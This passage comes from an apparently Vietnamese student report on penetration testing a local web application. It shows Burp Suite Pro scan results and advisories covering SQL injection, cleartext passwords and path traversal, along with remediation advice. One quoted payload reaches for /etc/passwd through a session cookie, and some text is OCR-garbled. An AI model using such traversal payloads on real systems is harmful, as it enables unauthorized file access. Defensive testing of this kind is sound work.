
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 240.21 seconds
```

Hình 4.9. Công cụ Nmap

Pentester kiểm thử với BurpSuite Pro (Kiểm thử bảo mật web):

Quét lỗ hổng web đồng thời kiểm tra và phân tích các lưu lượng HTTP và tìm các lỗ hổng bảo mật web như SQL Injection, XSS, hoặc các vấn đề với xác thực.


## Bước 1: Mở Burp Suite Pro



Hình 4.10. Giao diện Burp Suite Pro

## Bước 2: Khởi Tạo New Scan

Chọn địa chỉ cần quét: <http://192.168.100.242>




Hình 4.11. Giao diện New Scan

Chọn Balanced:

Ưu điểm: Cân bằng giữa tốc độ và độ bao phủ, phát hiện nhiều loại lỗ hổng phổ biến.

Nhược điểm: Thời gian quét có thể lâu hơn so với Lightweight và Fast



Hình 4.12. Cấu hình kiểm thử

### Bước 3: Xem kết quả quét

**Most serious vulnerabilities found (live)**

Issue type	Host	Time
Cleartext submission of password	http://192.168.100.242	09:40:57 25 Nov 2024
File path traversal	http://192.168.100.242	09:58:16 25 Nov 2024
File path traversal	http://192.168.100.242	10:01:00 25 Nov 2024
File path traversal	http://192.168.100.242	09:45:02 25 Nov 2024
SQL injection	http://192.168.100.242	10:04:09 25 Nov 2024
SQL injection	http://192.168.100.242	10:03:59 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:27:40 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:30:22 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:27:40 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:27:15 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:32:47 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:35:29 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:38:31 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:38:31 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:53:13 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:53:02 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:53:02 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:51:20 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:35:29 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:35:29 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:34:16 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:34:16 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:33:53 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:33:53 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:32:47 25 Nov 2024
Web cache poisoning	http://192.168.100.242	10:30:34 25 Nov 2024

**Task configuration**

Task type: Crawl & audit  
Scope: 192.168.100.242  
Configuration: Crawl and Audit - Balanced

**Task progress**

Total audit items: 175 Unique locations: 152  
Audit items pending: 0 Pending actions: 0  
Audit items in progress: 175 Current link depth: 0  
Audit items completed: 0 Requests: 88367  
Network errors: 295

**Task log**

```
> Auditing "http://192.168.100.242/tag/b&#Eo" for XSS - Reflected
> Auditing HTTP header of "http://192.168.100.242/properit/lam-dep" for Input Retrieval Reflected
> Auditing HTTP header of "http://192.168.100.242/properit/lam-dep" for SQL and XPath Injection
> Auditing "http://192.168.100.242/properit/kinh-doanh" for SQL and XPath Injection
> Auditing HTTP header of "http://192.168.100.242/properit/kinh-doanh" for Input Retrieval Reflected
> Auditing HTTP header of "http://192.168.100.242/properit/kinh-doanh" for SQL and XPath Injection
> Auditing "http://192.168.100.242/tag/gia%20t&#A,%203&#ch%20v&#2018%20ch&_lA%n%20
22" for Input Retrieval Reflected
> Auditing HTTP header of "http://192.168.100.242/tag/gia%20t&#A,%203&#ch%20v&#2018%20ch&_lA%n%20
22" for SQL and XPath Injection
> Auditing "http://192.168.100.242/tag/gia%20t&#A,%203&#ch%20v&#2018%20ch&_lA%n%20hoan%20phim%
```

Hình 4.13. Kết quả quét dạng Summary

#	Host	URL	Status	Passive ph:	Active phases	JavaScript ph: Issues	Requests	Errors	Insertion points	Scanned insertion	Start time	
86	http://192.168.100.242	/properit/vu-tru	Scanning	1 2 3	1 2 3 4 5	1 2 3	735	23	21	15	09:40:48 25 Nov 2024	
87	http://192.168.100.242	/bai-viet-nguoi-phu-nu-phai-cach-ly-750-nga...	Scanning	1 2	1 2 3 4 5	1 2 3	188	2	21	15	09:40:48 25 Nov 2024	
88	http://192.168.100.242	/tag/thi%20ta%20nghia/p%20Th%20n%A... Scanning	1 2	1 2 3 4 5	1 2 3	1 2 3	749	24	21	15	09:40:48 25 Nov 2024	
89	http://192.168.100.242	/tag/D%C9%BAch%20V%20n%Aa	Errors: skipping...	1 2	1 2 3 4 5	1 2 3	16	1231	4	21	14	09:40:48 25 Nov 2024
90	http://192.168.100.242	/tag/Â%E1%ng%20d%C9%20A%nh%20b%C9%p...	Scanning	1 2	1 2 3 4 5	1 2 3	7	781	22	20	15	09:40:48 25 Nov 2024
91	http://192.168.100.242	/bai-viet-5-phat-minh-vi-dai-nhat-cua-nhan-l...	Scanning	1 2	1 2 3 4 5	1 2 3	197		20	15	09:40:48 25 Nov 2024	
92	http://192.168.100.242	/properit/covid-19	Scanning	1 2	1 2 3 4 5	1 2 3	7	761	23	21	15	09:40:48 25 Nov 2024
93	http://192.168.100.242	/bai-viet-lich-su-san-francisco-thanh-pho-van...	Scanning	1 2	1 2 3 4 5	1 2 3	201		20	15	09:40:48 25 Nov 2024	
94	http://192.168.100.242	/bai-viet-me-mac-van-khoa-tang-cho-con-da...	Scanning	1 2	1 2 3 4 5	1 2 3	201		20	15	09:40:48 25 Nov 2024	
95	http://192.168.100.242	/tag/an%20giang.php?p%20lu%20A%20%	Errors: skipping...	1 2	1 2 3 4 5	1 2 3	2	1228	3	21	14	09:40:48 25 Nov 2024
96	http://192.168.100.242	/tag/th%C3%A1%20gi%C3%A1%20g%C3%A1i%20%	Errors: skipping...	1 2	1 2 3 4 5	1 2 3	2	1215	3	21	14	09:40:48 25 Nov 2024
97	http://192.168.100.242	/tag/th%C3%A1%20gi%C3%A1%20g%C3%A1i%20%	Errors: skipping...	1 2	1 2 3 4 5	1 2 3	2		21	14	09:40:48 25 Nov 2024	
98	http://192.168.100.242	/login	Scanning	1 2	1 2 3 4 5	1 2 3	1	689	1	20	15	09:40:48 25 Nov 2024
99	http://192.168.100.242	/password/reset	Scanning	1 2	1 2 3 4 5	1 2 3	1	144	1	21	16	09:40:48 25 Nov 2024
100	http://192.168.100.242	/properit/cntt	Errors: skipping...	1 2	1 2 3 4 5	1 2 3	7	119	3	21	15	09:40:48 25 Nov 2024

Hình 4.14. Kết quả quét dạng Audit Items

Time	Type	Source
09:40:37 25 Nov 2024	Info	Task 3
09:40:35 25 Nov 2024	Info	Task 3
09:40:35 25 Nov 2024	Info	Task 3
09:24:38 25 Nov 2024	Info	Task 3
09:24:37 25 Nov 2024	Info	Task 3

Hình 4.15. Kết quả quét dạng Event log

#	Time	Source	Action	Issue type	Host	Path	Insertion point
0	09:40:38 25 Nov 2024	Task 3	Issue found	Unencrypted communications	http://192.168.100.242	/	
1	09:40:41 25 Nov 2024	Task 3	Issue found	Robots.txt file	http://192.168.100.242	/robots.txt	
2	09:40:52 25 Nov 2024	Task 3	Issue found	Cookie without HttpOnly flag set	http://192.168.100.242	/	
3	09:40:52 25 Nov 2024	Task 3	Issue found	Cross-domain POST	http://192.168.100.242	/	
4	09:40:53 25 Nov 2024	Task 3	Issue found	Base64-encoded data in parameter	http://192.168.100.242	/	
5	09:40:53 25 Nov 2024	Task 3	Issue found	Base64-encoded data in parameter	http://192.168.100.242	/	
6	09:40:53 25 Nov 2024	Task 3	Issue found	Cross-domain script include	http://192.168.100.242	/	
7	09:40:54 25 Nov 2024	Task 3	Issue found	Vulnerable JavaScript dependency	http://192.168.100.242	/	
8	09:40:54 25 Nov 2024	Task 3	Issue found	Cross-domain Referer leakage	http://192.168.100.242	/error/404	
9	09:40:55 25 Nov 2024	Task 3	Issue found	Email addresses disclosed	http://192.168.100.242	/	
10	09:40:55 25 Nov 2024	Task 3	Issue found	Email addresses disclosed	http://192.168.100.242	/	
11	09:40:55 25 Nov 2024	Task 3	Issue found	Cross-domain Referer leakage	http://192.168.100.242	/bai-viet-eu-chua-thong-qu-a-duoc-goi-trung-phat-thu...	
12	09:40:56 25 Nov 2024	Task 3	Issue found	Cross-domain Referer leakage	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiет-doi	
13	09:40:56 25 Nov 2024	Task 3	Issue found	Cross-domain POST	http://192.168.100.242	/	
14	09:40:56 25 Nov 2024	Task 3	Issue found	Credit card numbers disclosed	http://192.168.100.242	/bai-viet-nhieu-dau-hieu-la-tu-lo-den-trung-tam-nga...	
15	09:40:57 25 Nov 2024	Task 3	Issue found	Cleartext submission of password	http://192.168.100.242	/login	
16	09:40:57 25 Nov 2024	Task 3	Issue found	Vulnerable JavaScript dependency	http://192.168.100.242	/public/frontend/js/bootstrap.min.js	
17	09:40:57 25 Nov 2024	Task 3	Issue found	Cross-domain script include	http://192.168.100.242	/	
18	09:40:58 25 Nov 2024	Task 3	Issue found	Private IP addresses disclosed	http://192.168.100.242	/	
19	09:40:58 25 Nov 2024	Task 3	Issue found	Vulnerable JavaScript dependency	http://192.168.100.242	/public/frontend/js/jquery.validate.min.js	
20	09:43:26 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/inga	
21	09:43:26 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/inga	
22	09:43:27 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/dien-anh	
23	09:43:27 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/dien-anh	
24	09:44:03 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/bong-da	
25	09:44:03 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/bong-da	
26	09:44:37 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/suc-khoe	
27	09:44:37 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/suc-khoe	
28	09:44:44 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/asian	
29	09:44:44 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/asian	
30	09:44:44 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/dao-tao	
31	09:44:45 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/dao-tao	
32	09:44:46 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/property/ly	
33	09:44:46 25 Nov 2024	Task 3	Issue found	Open redirection (DOM-based)	http://192.168.100.242	/property/ly	
34	09:45:02 25 Nov 2024	Task 3	Issue found	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi option-1 parameter	
35	09:45:13 25 Nov 2024	Task 3	Issue found	Client-side XPath injection (DOM-based)	http://192.168.100.242	/cuoc-song-va-phong-cach-cua-nguo-i-noi-tieng	

Hình 4.16. Kết quả quét dạng Audit log

Pentester phát hiện được các lỗ hổng nghiêm trọng:

09:40:57 25 Nov 2024	Task 3	Cleartext submission of password	http://192.168.100.242	/login	High
10:01:00 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba... tag JSON parameter, within...	High
09:58:16 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi Base64-decoded value of the ...	High
09:45:02 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi option-1 parameter	High
10:04:09 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba... URL path filename	High
10:03:59 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhiem-tie... URL path filename	High

Advisory	Request	Response	Path to issue
Pretty	Raw	Hex	Render
8	Set-Cookie: laravel_session=eyJpdiI6ImFyUzGSPBzNF4A4ZzNLbmzd1I3bVE9PSIsInZhHVlIjoiMXlCd2dxVDhyeHFQGUo5SFJHbEp0SkJCRWdyd1REcVhaUEtKNMb2TFl_iR2ZaVVN4WjZZeUwyMhUbE92aG5ZeFnTYU01WHBaWW9Sa3ZLdnhd204ZyByb1Fq0Fc1VnMudefhBVdjyNUFrGNGSzdCnFjZFRNa1jYvndWnLpcEYLCjtYWMiOihNDBkMTJnZDh1NjQyOTjkNMW2TMWnDvjNDZhNzA4ZDA50GEvZT1NjKxNTEz0WYOMGpjOTB1l0lM2j1ZmElIiwidGFnIjoiIn0%3D; expires=Mon, 25-Nov-2024 16:29:47 GMT; Max-Age=7200; path=/; samesite=lax		
9	X-Content-Type-Options: nosniff		
10	Content-Length: 7046		
11	Connection: close		
12	Content-Type: text/html; charset=UTF-8		
13	<!DOCTYPE html>		
14	<html dir="ltr" lang="en">		
15	<head>		
16	<meta charset="utf-8">		
17	<meta http-equiv="X-UA-Compatible" content="IE=edge">		
18	<meta name="viewport" content="width=device-width, initial-scale=1">		
19			

Hình 4.17. Lỗ hổng Cleartext submission of password

Advisory	Request	Response	Path to issue
<p>Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.</p>			
<p><b>Issue remediation</b></p> <p>Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.</p>			
<p><b>Vulnerability classifications</b></p> <ul style="list-style-type: none"><li>• <a href="#">CVE-319: Cleartext Transmission of Sensitive Information</a></li><li>• <a href="#">CAPEC-117: Interception</a></li></ul>			

Hình 4.18. Lỗ hổng Cleartext submission of password

Đây là lỗ hổng xảy ra khi một hệ thống truyền mật khẩu mà không mã hóa (cleartext) trong các yêu cầu mạng, chẳng hạn như qua HTTP mà không có HTTPS, hoặc qua các kết nối không bảo mật. Điều này có thể khiến mật khẩu bị rò rỉ trong quá trình truyền tải và dễ bị nghe trộm hoặc tấn công Man-in-the-Middle (MITM).

Giải pháp khắc phục:

- Đảm bảo tất cả các kết nối truyền tải mật khẩu sử dụng giao thức HTTPS thay vì HTTP. Điều này bảo vệ dữ liệu khi truyền tải qua mạng.
- Xác thực hai yếu tố.
- Sử dụng các giao thức bảo mật an toàn như SSH để truyền tải thông tin.

Pentester xác định thêm 1 lỗ hổng là File path traversal

Advisory	Request	Response	Path to issue
<p>09:40:57 25 Nov 2024 Task 3 ① Cleartext submission of password http://192.168.100.242 /login High Certain</p>			
<p>10:01:00 25 Nov 2024 Task 3 ② File path traversal http://192.168.100.242 /ba-viet-apple-se-cho-phepcac-ung-dung-dang-ky-thue-ba... tag JSON parameter, within t... High Firm</p>			
<p>09:58:16 25 Nov 2024 Task 3 ③ File path traversal http://192.168.100.242 /ba-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhetdoi Base64-decoded value of the ... High Firm</p>			
<p>09:45:02 25 Nov 2024 Task 3 ④ File path traversal http://192.168.100.242 /ba-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhetdoi option-1 parameter High Firm</p>			
<p>10:04:09 25 Nov 2024 Task 3 ⑤ SQL injection http://192.168.100.242 /ba-viet-apple-se-cho-phepcac-ung-dung-dang-ky-thue-ba... URL path filename High Firm</p>			
<p>10:03:59 25 Nov 2024 Task 3 ⑥ SQL injection http://192.168.100.242 /ba-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhien-tie... URL path filename High Firm</p>			
<p>The payload <code>...../etc/passwd</code> was submitted in the tag JSON parameter, within the Base64-decoded value of the <code>laravel_session</code> cookie. The requested file was returned in the application's response.</p>			
<p><b>Issue background</b></p> <p>File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash characters) to break out of the intended directory and read or write files elsewhere on the filesystem.</p>			
<p>This is typically a very serious vulnerability, enabling an attacker to access sensitive files containing configuration data, passwords, database records, log data, source code, and program scripts and binaries.</p>			
<p><b>Issue remediation</b></p> <p>Ideally, application functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations. This can normally be achieved by referencing known files via an index number rather than their name, and using application-generated filenames to save user-supplied file content.</p>			
<p>If it is considered unavoidable to pass user-controllable data to a filesystem operation, three layers of defense can be employed to prevent path traversal attacks:</p>			
<ul style="list-style-type: none"><li>• User-controllable data should be strictly validated before being passed to any filesystem operation. In particular, input containing dot-dot sequences should be blocked.</li></ul>			

Hình 4.19. Lỗ hổng File path traversal

Đây là một lỗ hổng cho phép kẻ tấn công lợi dụng trong việc xử lý đường dẫn tệp để truy cập vào các tệp tin hoặc thư mục mà hệ thống không cho phép.

10:01:00 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba...	tag JSON parameter, within t...	High
09:58:16 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiет-doi	Base64-decoded value of the ...	High
09:45:02 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi	option-1 parameter	High
10:04:09 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba...	URL path filename	High
10:03:59 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhiem-tie...	URL path filename	High

Advisory	Request	<u>Response</u>	Path to issue
Pretty	Raw	Hex	Render
<pre> 1   HTTP/1.1 500 Internal Server Error 2   Date: Mon, 25 Nov 2024 15:00:47 GMT 3   Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 4   X-Frame-Options: SAMEORIGIN 5   X-Powered-By: PHP/8.2.12 6   Cache-Control: no-cache, private 7   Set-Cookie: XSRF-TOKEN=eyJpdig1Ib8a3ZCzE9Mhd2bDF6TW1ndnPNzFE9PSIsInZhbHVlIjoiZktSkP8dUj3T0RzRw9SeH03Rwh60mVb2dr0edF0vdisi9ReVpwaTg4Znk3NlJWNBKdFJoekpSTDZBUUxNNGthVkrvWlHSEnbCfnvb0lwTmZhyXc0RjhZEZh6oF3UFNx9NCt1FG83l1c05lOU10z2cniLClCYWMl0iJmNzkxMMYvY2JnZjMONzBkM2IzYzY0YTQ2NjNhYzk20WmMT1znZjOTfkNzc4NTVjZmF1yjFmNWQ2ZTUzZTj1iwidGFnijoiIn0%3D; expires=Mon, 25-Nov-2024 17:00:53 GMT; Max-Age=7200; path=/; samesite=lax 8   Set-Cookie: laravel_session=eyJpdig1Ib8a3ZCzE9Mhd2bDF6TW1ndnPNzFE9PSIsInZhbHVlIjoiRnhXZVJWEEdNS311UXRl0U5WSFZ0dHzLZVkzY2VUZWNPMDhpalltd3FLcEEExM19rL3FRdEhKaG9jMnRuQzd0SmtGTWh3elkwTBmaVhkvnJETh3Z0pu0Wp00nExUFE0ehsc7dx0mIzQm2NWSHuLutWm55SWtNxWFB2lWeU8LcJtYWMl0iJiNTVhZWO4ZjWvNnZmUyjAxNDqNzBkOWU2ZmQ0NQwZjIxNdh1MDU2ZGYwYzjk0Tg5MTdnY2U0YTY1YjUOiiwidGFnijoiIn0%3D; expires=Mon, 25-Nov-2024 17:00:53 GMT; Max-Age=7200; path=/; httponly; samesite=lax 9   X-Content-Type-Options: nosniff 10   Connection: close </pre>			

Hình 4.20. Phản hồi từ hệ thống dạng Pretty

Nhưng khi Burpsuite Pro gửi kiểm thử thì phản hồi từ hệ thống là 500 Internal Server Error nghĩa là mã lỗi HTTP cho biết rằng phía máy chủ web gặp sự cố khi cố gắng xử lý yêu cầu từ phía người dùng.

Time	Source	Issue type	Host	Path	Insertion point	Severity	Confidence
09:40:57 25 Nov 2024	Task 3	Cleartext submission of password	http://192.168.100.242	/login		High	Certain
10:01:00 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba...	tag JSON parameter, within t...	High	Firm
09:58:16 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi	Base64-decoded value of the ...	High	Firm
09:45:02 25 Nov 2024	Task 3	File path traversal	http://192.168.100.242	/bai-viet-bao-so-9-suy-yeu-thanh-ap-thap-nhiệt-doi	option-1 parameter	High	Firm
10:04:09 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-apple-se-cho-phep-cac-ung-dung-dang-ky-thue-ba...	URL path filename	High	Firm
10:03:59 25 Nov 2024	Task 3	SQL injection	http://192.168.100.242	/bai-viet-dai-duong-on-ao-nhung-anh-huong-tu-o-nhiem-tie...	URL path filename	High	Firm

Advisory	Request	<u>Response</u>	Path to issue
Pretty	Raw	Hex	Render
<div style="border: 1px solid #ccc; padding: 10px;"> <pre> <b>Illuminate\Database\QueryException</b>                                     PHP 8.2.12  9.10.0 <b>SQLSTATE[HY000] [1045] Access denied for user 'forge'@'localhost' (using password: NO)</b>  <b>select * from `tintucs` where `slug` = apple-se-cho-phep-cac-ung-dung-dang-ky-thue-bao-tinh-them-tien-ma-khong-can-hoi-y-kien-ny</b> </pre> </div>			

Hình 4.21. Phản hồi từ hệ thống dạng Render

## Có thể thấy lỗi hỏng không thể bị khai thác

Time	Source	Issue type	Host	Path	Insertion point	Severity	Confidence
09:40:57 25 Nov 2024	Task 3	Cleartext submission of password	http://192.168.100.242	/login		High	Certain
